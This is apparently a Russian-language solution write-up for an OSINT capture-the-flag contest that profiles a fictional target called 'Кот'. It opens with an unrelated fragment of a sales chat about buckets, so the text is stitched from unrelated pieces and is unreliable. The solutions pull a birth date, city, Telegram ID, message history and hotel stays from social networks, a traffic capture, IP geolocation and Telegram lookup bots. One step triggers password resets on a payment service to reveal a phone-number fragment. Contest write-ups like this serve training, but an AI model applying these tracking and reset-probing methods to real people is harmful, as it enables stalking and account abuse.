Прекрасно, тогда давайте оформим заказ на наши первоклассные оцинкованные ведра, за которые Илон Маск, возможно, сам бы похлопал в ладоши! А если вдруг вам еще понадобится какая-то информация или, не дай бог, еще вопрос про клички, обращайтесь. Помните, у нас тут "Аутентичный ведровод" еще актуален.

И, кстати, ох уж эта тема с геморроем... Меня она преследует, но работы это не мешает!


17:10

I. СоцСети

Описание: Найдите идентификационный номер реальной страницы "Кота" в социальной сети.

Открывается после отчетного флага 01

Решение: когда мы узнали реально имя котя то просто идем его искать в ВК



12:30 4G LTE 74%

← 🔍 ⌂

Подробнее

≡ Я успешный разработчик VPN'а. Ищу команду, не быдло-кодеров, чтоб все за меня сделали.

@ id859857312

📅 День рождения: 28 декабря 1902

🏡 Город: Дубой

✉️ ХакИБ '31

RSS 33 подписчика

👤 Друзья 545

👥 Подписки 5

👬 Сообщества 6

Подарки 12 Показать все

Four small images of a cartoon dog holding a trophy, arranged horizontally.

🎁 Отправить подарок

< ⌂ |||

Ответ:id859857312

I. С ДР!

Описание: Найдите дату рождения "Кота".

Открывается после отчетного флага 01

Решение: по той же ссылке где паспорт находим др

<https://b34w4r3.github.io/personinfo/>

Ответ: 01.02.2003


I. Лучший Друг

Описание: Найдите фамилию лучшего друга "Кота".

Открывается после отчетного флага 01

Решение: дальше идём на реальную страницу кота в ВК и смотри его место

учёбы ХакИБ '31 и начинаем искать людей кто учился там же и находим



Ответ: Леманов

I. Кумир (нет, не информатика)

Описание: Какую известную компанию учредил кумир "Кота"?

Открывается после отчетного флага 01

Решение: пробегаем по его стене в ВК и находим запись




Александрос Ятовский

22 апр в 16:30

...

Для вас, нормисов рассказываю, что этот человек шагнул дальше вас всех, это вам не криpto-проекты и какие-то скамовозки. Она разработала уникальное... Чето она короче рапработала. Я не врач не знаю. Но коллективный дип-стейт решил обрезать крылья новому Стив Жобусу!

01.03.2022 случилась великая не справедливость. Вот тебе и дом свободы и демократии! Мошенник не она, а те, кто обрушил ее империю!



новым Стивом называли Элизабет Холмс Американская биотехнологическая компания Theranos основана Элизабет Холмс, которую за деловую хватку, смелье высказывания и черные водолазки не раз сравнивали с основателем Apple Стивом Джобсом.

Ответ: Theranos

I. Ликвидация

Описание: Кто подписал документ о ликвидации компании кумира "Кота"?

Открывается после отчетного флага 01

Решение: долго пытались понять, после хинта “это не судья” поняли, что нужно искать кто конкретно подписал документ

компания была основана в Калифорнии значит идём в реестр

<https://bizfileonline.sos.ca.gov/search/business> с американского ВПН ищем по имени компании

file:///C:/Users/Home156/Downloads/14374049-1.pdf

— + 100% ⌂ ⌄ ⌅ ⌆

Theranos, Inc.

2. 7-Digit Secretary of State File Number 3. Jurisdiction (State, foreign country or place where this corporation is formed.)

C2651481	DE
----------	----

4. Mailing Address to mail copies of Legal Service (Enter the complete mailing address where the California Secretary of State may forward copies of any legal documents against the corporation that are served on the Secretary of State intended for the corporation.)

Mailing Address of Corporation PO Box 729	City (no abbreviations) Bolton	State MA	Zip Code 01740
--	-----------------------------------	-------------	-------------------

5. Required Statements (Do not alter the Required Statements – ALL must be true to file this Certificate of Surrender.)

Statements 5(a) – 5(d) are true:

- a) The corporation hereby surrenders its rights and authority to transact intrastate business in the State of California.
- b) The corporation hereby revokes its designation of agent for service of process in California.
- c) The corporation consents to process against it in any action upon any liability or obligation incurred within the State of California prior to the filing of this Certificate of Surrender may be served upon the California Secretary of State.
- d) All final returns required under the California Revenue and Taxation Code have been or will be filed with the California Franchise Tax Board.

6. Read and Sign Below (See Instructions. Office or title not required.)

I am a corporate officer and am authorized to sign on behalf of the foreign corporation.


Signature

Barry Kallander
Type or Print Name

SURC (REV 01/2017) 2017 California Secretary of State

Ответ: Barry Kallander

II. MAC

Описание: Какой MAC-адрес у Wi-Fi сети "Кота"?

Открывается после отчетного флага 04

Решение: просматриваем дамп трафика и видим

sniffed.cap						
Файл Правка Вид Запуск Захват Анализ Статистика Телефония Беспроводная связь Инструменты Справка						
Eapol						
No.	Time	Source	Destination	Protocol	Length	Info
2240	5.370829	c6:61:ab:1d:8f:8f	06:7a:a9:59:7e:d5	EAPOL	133	Key (Message 1 of 4)
2242	5.382560	06:7a:a9:59:7e:d5	c6:61:ab:1d:8f:8f	EAPOL	155	Key (Message 2 of 4)
2250	5.393159	06:7a:a9:59:7e:d5	c6:61:ab:1d:8f:8f	EAPOL	133	Key (Message 4 of 4)

Ответ: c6:61:ab:1d:8f:8f

II. Город

Описание: В каком городе жил/живет "Кот"? (Считаем, что он не пользуется анонимайзерами).

Открывается после отчетного флага 04

Нет, не по MAC-адресу

Решение: из расшифрованного дампа находим ip и используем сервис
“вычислить по ip”

The screenshot shows the ipdata API interface. At the top, there is a search bar with the IP address "185.193.196.99" and a "Lookup" button. Below the search bar are several tabs: "Summary", "Threats", "Organisation", "Geolocation", and "Raw Data". The "Geolocation" tab is selected. On the left, there is a map snippet showing a river and two locations: "Kyzyl" and "Kaa-Khem". On the right, the results are displayed in a structured format:

IP	185.193.196.99
COUNTRY	Russia
CITY	Kyzyl
COUNTRY CODE	RU
CONTINENT	EU
CURRENCY	
TIME ZONE	
ORGANISATION	


Ответ: Кызыл

I. Рабочий TG



Описание: Какой ID у рабочего TG аккаунта "Кота"?

Открывается после отчетного флага 01

Решение: самой первой странице в Вк берем айдишник и идём искать в телеграмм



по hstmst находим аккаунт в телеграмм проверяем и флаг полходит



@AlexanderCatVPN 1

РФ
@AlexanderCatVPN

Это Сашка Котофей
Разнообразие сообщ. 100,00%
С 12.04.24 по 27.04.24
17 сообщений в 1 чатах
11,00% реплай 5,00% медиа
Кружки: 0, войсы: 0
Любимый чат:
Админ в чатах: 1
Интересовались: 101 человек

ID: 7036811961
Теги:
| @AlexanderCatVPN
Имена:
|- (имена не менялись)

19:16

Профиль | Знакомые | Анализ
Чаты | Сообщения | Имена, @теги
График актива | Следить | Поделиться

Ответ: 7036811961

I. Хочу на юг...

Описание: В какую страну собирался переехать "Кот"?

Открывается после отчетного флага 01

Решение: У нас есть два аккаунта кота идём в бота чтобы узнать его переписки

[realme_chat] [https://t.me/realmeruchat/687653] | 24.12.2023 09:04:04: Есть кто-нибудь из Абхазии? Хочу в Абхазию переехать
[Стикерианство 📸 Stickers chat] [https://t.me/StickerChaos/2088036] | 24.12.2023 09:01:51: Кто-нибудь может помочь с релокацией в Абхазию?
[Компьютерная Помощь] [https://t.me/freeremont/264838] | 24.12.2023 08:56:03: Кто-нибудь переехал в Абхазию?
Думал о переезде
[⚡ Релокация чат • Цифровые кочевники • Переезд Миграция ВНЖ Визы Группа] [https://t.me/relo_kate/42236] | 24.12.2023 08:55:40: Интересует релокация в Абхазию Путь души 🌟 [https://t.me/abkhazia_today/96536] | 24.12.2023 08:38:01: Интересуюсь переездом в Абхазию
[KY чат | Экономика] [https://t.me/economikal_chat/368995] | 24.12.2023 08:32:04: Интересуюсь переездом в Абхазию
[Rozetked Discuss] [https://t.me/rztkd_chat/1454483] | 24.12.2023 08:28:13: Хочу переехать в Абхазию
[АБХАЗИЯ | ЧАТ] [https://t.me/ABH_Go/32212] | 24.12.2023 08:25:33: Здравствуйте! Хотел бы переехать в Абхазию, можете сориентировать?
[Абхазия чат] [https://t.me/abkhaziya_chat/106448] | 24.12.2023 08:25:30: Здравствуйте! Хотел бы переехать в Абхазию, можете сориентировать?
[Абхазия 🇧🇬 ЧАТ] [https://t.me/akhaz_chat/103078] | 24.12.2023 08:25:21: Здравствуйте! Хотел бы переехать в Абхазию, можете сориентировать?

Ответ: Абхазия

III. Кушанье

Описание: Как называется любимое блюдо "Кота"?

Открывается после отчетного флага 06

Решение: идём в гугл и ищем по нику AleksandrCatVPN

AlexanderCatVPN

поиск картинки видео карты товары переводчик все

Шнайдер - Kochciaretto Kommentator: Валентин...
vk.com/wall-224124028_222789 вчера
Вся задняя поверхность ноги у Лиз в венах... вот это нагрузки.
Не найдено: alexandercatvpn

Этот Компьютер | UA-cam
pashtet495.ua-cam.com
@AlexanderCatVPN 17 днів тому. Читать ещё

Как создать свой VPN за 5 минут? - смотреть бесплатно
epicube.su/video/q4FIT_2dSXc/kak-sozdaty-svoi-vpn...
@AlexanderCatVPN. @AlexanderCatVPN. 1 месяц назад. Интересно, надо попробовать также.

Мамалыга - пошаговая инструкция Мамины рецепты
mixrollkus.cc/video/EotKpXZISts/mamaliga...
@AlexanderCatVPN. 2 дня назад. Приготовил по твоему рецепту, очень вкусно! Читать ещё

Надежный VPN сервис от hidemy.name. Дарим 4 месяца
hide.mn/Sкачать-VPN... Реклама
4 месяца в подарок, при покупке тарифа от 1 года по промокоду SUN35 до 25.06! · Чат-поддержка 24/7. Серверы в 43 странах. Высокая скорость. Анонимный IP
VPN для iPhone · VPN для Windows · VPN-сервис · VPN для Android

видим что он оставлял коммент

Ответ:Мамалыга

III. Отдых

Описание: найдите название отеля, в котором отдыхал "Кот".

Открывается после отчетного флага 06

Решение: из веба и его почты становится ясно что отель в котором он отдыхал

имеет патио, гриль и находится в 30 минутах от города(20-30 км)

С учётом того что что он хотел переехать в Абхазию и в тех же мейлах есть
фотка из Гагры делаем вывод, что где-то в той окрестности (природа на фотке
похожа, видна тарелка Триколор, т.е. это где-то в России или поблизости),

путём большого брута форса находим отель

The screenshot shows a travel search interface with a map of a mountainous region in Abkhazia. A red marker indicates the location of the 'Grass' hotel. The map labels include 'Гагриш', 'Отрадное Адзапщ', 'Псахара Гъсахара', 'Бзыпта Бзып', 'Алахадэзы', 'Асечкуа', 'Молочний совхоз', 'Лдзая', and 'Амжэи Амжэ'. The search bar at the top includes filters for 'Даты', 'Количество гостей', 'Бассейн', 'Рейтинг', and 'С завтраком'. Below the search bar, the 'Грасс' hotel card is displayed with 163 photos, 94 reviews, and tabs for 'Особенности' and 'Похожие'. A grid of 12 photo thumbnails shows various views of the hotel's exterior and interior. At the bottom of the card are icons for camera, share, and messaging.

[Забронировать отель в Абхазии | Grass Hotel \(grass-hotel.com\)](#)



Ответ: Грасс

III. Переезд

Описание: Какую гостиницу присмотрел "Кот" для релокации?

Открывается после отчетного флага 06

Решение: по тем же фоткам в мейле находим, что это Гагры (набережная - гостиница Посейдон, парк Славы, гостиница CITRUS).

MicroMail79

Sent	
OSINT <mydarkestpart@donthackme.ru>	
Релокация <mydarkestpart@donthackme.ru>	
Billing <mydarkestpart@donthackme.ru>	
Re: Оставьте отзыв о кафе "Молдова" <mydarkestpart@donthackme.ru>	

Релокация

From: <mydarkestpart@donthackme.ru>
To: "НикЛем" <niklem80@inbox.ru>

Я правда присматриваю место для релокации, что-то где нет проблем с въездом, не
Вот смотри какое солнце? Даже присмотрел там пару гостиниц, у одной даже номер
Знаешь, как называется гостиница?

Поблизости нет гостиницы, чтобы номер дома был 33 (возле парка и Посейдона

дома 35/1, 35/2 ... - улица почему-то начинается именно с этих цифр; рядом с Цитрусом в 33 доме ничего нет). Ищем, какая гостиница в Гаграх расположена в 33 доме (без указания улицы):

- Гостиница Apsuana Rose по адресу Гагра, улица Апсха-Леона, 33
- Апарт-отель "АИБГА" Гагра, Русских Добровольцев, 33

Apsuana Rose подходит.

Карты • Гагра • Гостиницы

Apsuana Rose

★★★★★ 5,0 515 оценок

Круглосуточно ▾ +7 (940) 938-2 Показать телефон ул. Апсха-Леона, 33, Гагра

Маршрут

Ответ: Apsuana Rose

III. Платежка

Описание: Получите фрагмент номера, на который "Кот" зарегистрировал платежный сервис.

Флаг: фрагмент номера (только цифры).

К примеру, если вы обнаружили фрагмент +7*****1234, то флаг - 71234

Открывается после отчетного флага 06

Решение: в тех же мейлах находим ссылку и видим почту на которую зареган аккаунт на какой-то платежной системе

начинаем искать и сбрасывать пароли, чтобы выпадет телефон и нам улыбается удача

 anotepad.com Mail - Online Notepad

ые закладки Домашние трени... Как превратить ж... Короткая тренировка Нет человека – не... По...

aNotepad - free online notepad

Mail

 Share

totalyynotlaunderadress@gmail.com

Public Last updated: 2024-06-05 01:57:29 PM

Comments

Мистер дроп • 2 days ago [Reply](#)
Отдай деньги скотина!

Мистер сидр • 11 hours ago [Reply](#)
Отдай флаг скотина!

Мистр бист • 5 hours ago [Reply](#)
fakeflaf{realizovano_nedopystimoe_sobytie_AHAHANAHAN}

ва • 1 hour ago [Reply](#)
23

Your Name

Comment



Требуется аутентификация

В рамках требований PSD2 к Строгой аутентификации клиентов нам требуется дополнительная информация, чтобы подтвердить, что это действительно вы.

[Подробнее](#)



Получить текстовое сообщение

Мобильный +44 7••• ••5483



[Получить текстовое сообщение в WhatsApp](#)

Ответ: 4475483

IV. Взаимодействие

Описание: С какой компанией пытался взаимодействовать "Кот"? В ответ укажите ее уникальный идентификационный номер.

Открывается после отчетного флага 16

Решение: находим по фотке что это oxley tower, далее перебираем компании вот тут <https://www.sgpbusiness.com/building/OXLEY-TOWER/068906> и находим компанию с названием vrp. отсылаем ее UEN

OXLEY TOWER Business Directory

Entities Status: All Status (21) • Live only (17) • Non-live (4) • [Clear Alphabets Filter](#)

A B C D E F G H I J K L M N O P Q R S T U V W X Y Z 1 2 3 5 8

VM

VIRTUE MEDICAL II PTE. LTD.

[Live Company](#) UEN: 202423746G 138 ROBINSON ROAD

VR

VPN RICE TECHNOLOGY & SERVICE PTE. LTD.

[Live Company](#) UEN: 202345633M 138 ROBINSON ROAD

Ответ: 202345633M

IV. Банка

Описание: В каком банке "Кот" хотел открыть счет для обналичивания средств?

Открывается после отчетного флага 16

Решение: в переписке видим фотку с документом, гуглим cet1 166976 (это есть в документе),

<https://www.bpi.com.ph/content/dam/bpi-ifl-/pdf/regulatory-disclosures/2013/december/capitaldisclosures123113.pdf> находим оригинал

BPI INTERNATIONAL FINANCE LIMITED

Capital Disclosure Template

		Component of regulatory capital reported by bank	Cross-referenced to balance sheet under regulatory scope of consolidation
CET1 capital: instruments and reserves			
1	Directly issued qualifying CET1 capital instruments plus any related share premium	75,000	(2)
2	Retained earnings	92,030	(3)
3	Disclosed reserves	(54)	(5)
4	<i>Directly issued capital subject to phase out from CET1 capital (only applicable to non-joint stock companies)</i>	Not applicable	
5	Minority interests arising from CET1 capital instruments issued by consolidated bank subsidiaries and held by third parties (amount allowed in CET1 capital of the consolidation group)	-	
6	CET1 capital before regulatory deductions	166,976	
CET1 capital: regulatory deductions			
7	Valuation adjustments	-	
8	Goodwill (net of associated deferred tax liability)	-	
9	Other intangible assets (net of associated deferred tax liability)	-	
10	Deferred tax assets net of deferred tax liabilities	78	(1)
11	Cash flow hedge reserve	-	
12	Excess of total EL amount over total eligible provisions under the IRB approach	-	

Ответ: BPI INTERNATIONAL FINANCE LIMITED

IV. Перелет

Описание: Найдите название аэропорта, из которого вылетел "Кот".

Открывается после отчетного флага 16

Решение: Мы знаем его родной город, смотрим какой там аэропорт
сдали этот флаг намного раньше еще когда нашли местоположение ip адреса
из дампа трафика

Ответ: Кызыл

IV. Музыка

Описание: Узнайте любимую музыкальную группу "Кота".

Открывается после отчетного флага 16

Решение: смотрим Directory of c:\Users\HostMaster\Music

```
10.06.2024 04:55 <DIR> .
10.06.2024 04:21 <DIR> ..
10.06.2024 04:45 3 006 568 Art Of Dying You Don't Know Me.mp4
10.06.2024 04:51 3 694 148 Blowsight Surprise.mp4
10.06.2024 04:50 3 805 622 Citizen Soldier Buried Alive.mp4
10.06.2024 04:49 3 613 411 Citizen Soldier Face To Face.mp4
10.06.2024 04:50 3 353 552 Citizen Soldier Isolate.mp4
10.06.2024 04:51 4 074 852 Darkhaus Providence.mp4
10.06.2024 04:51 3 587 816 Darkhaus Side Effect Of Love.mp4
10.06.2024 04:37 4 509 325 Disturbed Down With The Sickness.mp4
10.06.2024 04:37 3 642 626 Disturbed Façade.mp4
10.06.2024 04:37 3 746 732 Disturbed Inside The Fire.mp4
10.06.2024 04:36 3 347 168 Disturbed Liberate.mp4
10.06.2024 04:37 4 626 921 Disturbed The Night.mp4
10.06.2024 04:37 4 080 660 Disturbed The Vengeful One.mp4
10.06.2024 04:38 4 217 525 Everyone Loves A Villain Empty Mirrors.mp4
10.06.2024 04:38 3 501 792 Everyone Loves A Villain Hell We Made.mp4
10.06.2024 04:38 3 190 201 Everyone Loves A Villain Let It Die.mp4
10.06.2024 04:43 2 759 390 Fall Out Boy Snitches And Talkers Get Stitches And
Walkers.mp4
10.06.2024 04:52 3 786 845 Geoffplaysguitar Trava U Doma (Geoffrey Day Remix) Ft
Земляне .mp4
10.06.2024 04:53 3 323 510 Motionless In White Another Life.mp4
10.06.2024 04:54 3 599 517 Motionless In White Brand New Numb.mp4
10.06.2024 04:54 4 453 076 Motionless In White Cyberhex (Feat. Lindsay
Schoolcraft).mp4
```

10.06.2024 04:53	3 842 478 Motionless In White Disguise.mp4
10.06.2024 04:53	5 053 420 Motionless In White Eternally Yours.mp4
10.06.2024 04:55	3 382 091 Motionless In White Headache.mp4
10.06.2024 04:55	4 110 223 Motionless In White Holding On To Smoke.mp4
10.06.2024 04:53	3 689 897 Motionless In White Necessary Evil (Feat. Jonathan Davis).mp4
10.06.2024 04:54	3 890 417 Motionless In White Thoughts .mp4
10.06.2024 04:55	3 658 729 Motionless In White Timebomb.mp4
10.06.2024 04:55	3 624 301 Motionless In White Voices.mp4
10.06.2024 04:53	3 601 360 Powerwolf We Drink Your Blood.mp4
10.06.2024 04:48	3 717 054 Ravenscode District Of Broken Hope.mp4
10.06.2024 04:48	3 614 515 Ravenscode Hero.mp4
10.06.2024 04:43	2 765 484 Rise Against Give It All.mp4
10.06.2024 04:46	3 223 633 Rise Against Injection.mp4
10.06.2024 04:46	3 226 657 Rise Against Prayer Of The Refugee.mp4
10.06.2024 04:46	3 860 127 Rise Against Satellite.mp4
10.06.2024 04:46	3 920 117 Rise Against Savior.mp4
10.06.2024 04:43	3 780 517 Rob Zombie Feel So Numb.mp4
10.06.2024 04:40	3 455 578 Self Deception Fight Fire With Gasoline (Acoustic).mp4
10.06.2024 04:41	3 700 907 Self Deception Fight Fire With Gasoline.mp4
10.06.2024 04:40	3 544 942 Self Deception Intoxicated Haze.mp4
10.06.2024 04:40	3 109 460 Self Deception Smoke You Out.mp4

и так далее

больше всего песен Motionless In White

Ответ: Motionless In White

IV. В путь

Найдите новый и последний Telegram-ID аккаунта "Кота".

Открывается после отчетного флага 16

Решение: из полученного архива находим фото - читаем его название наоборот и понимаем, что оно для отправки лучшему другу.



смотрим внутренности через strings и видим что вшит архив с message.txt

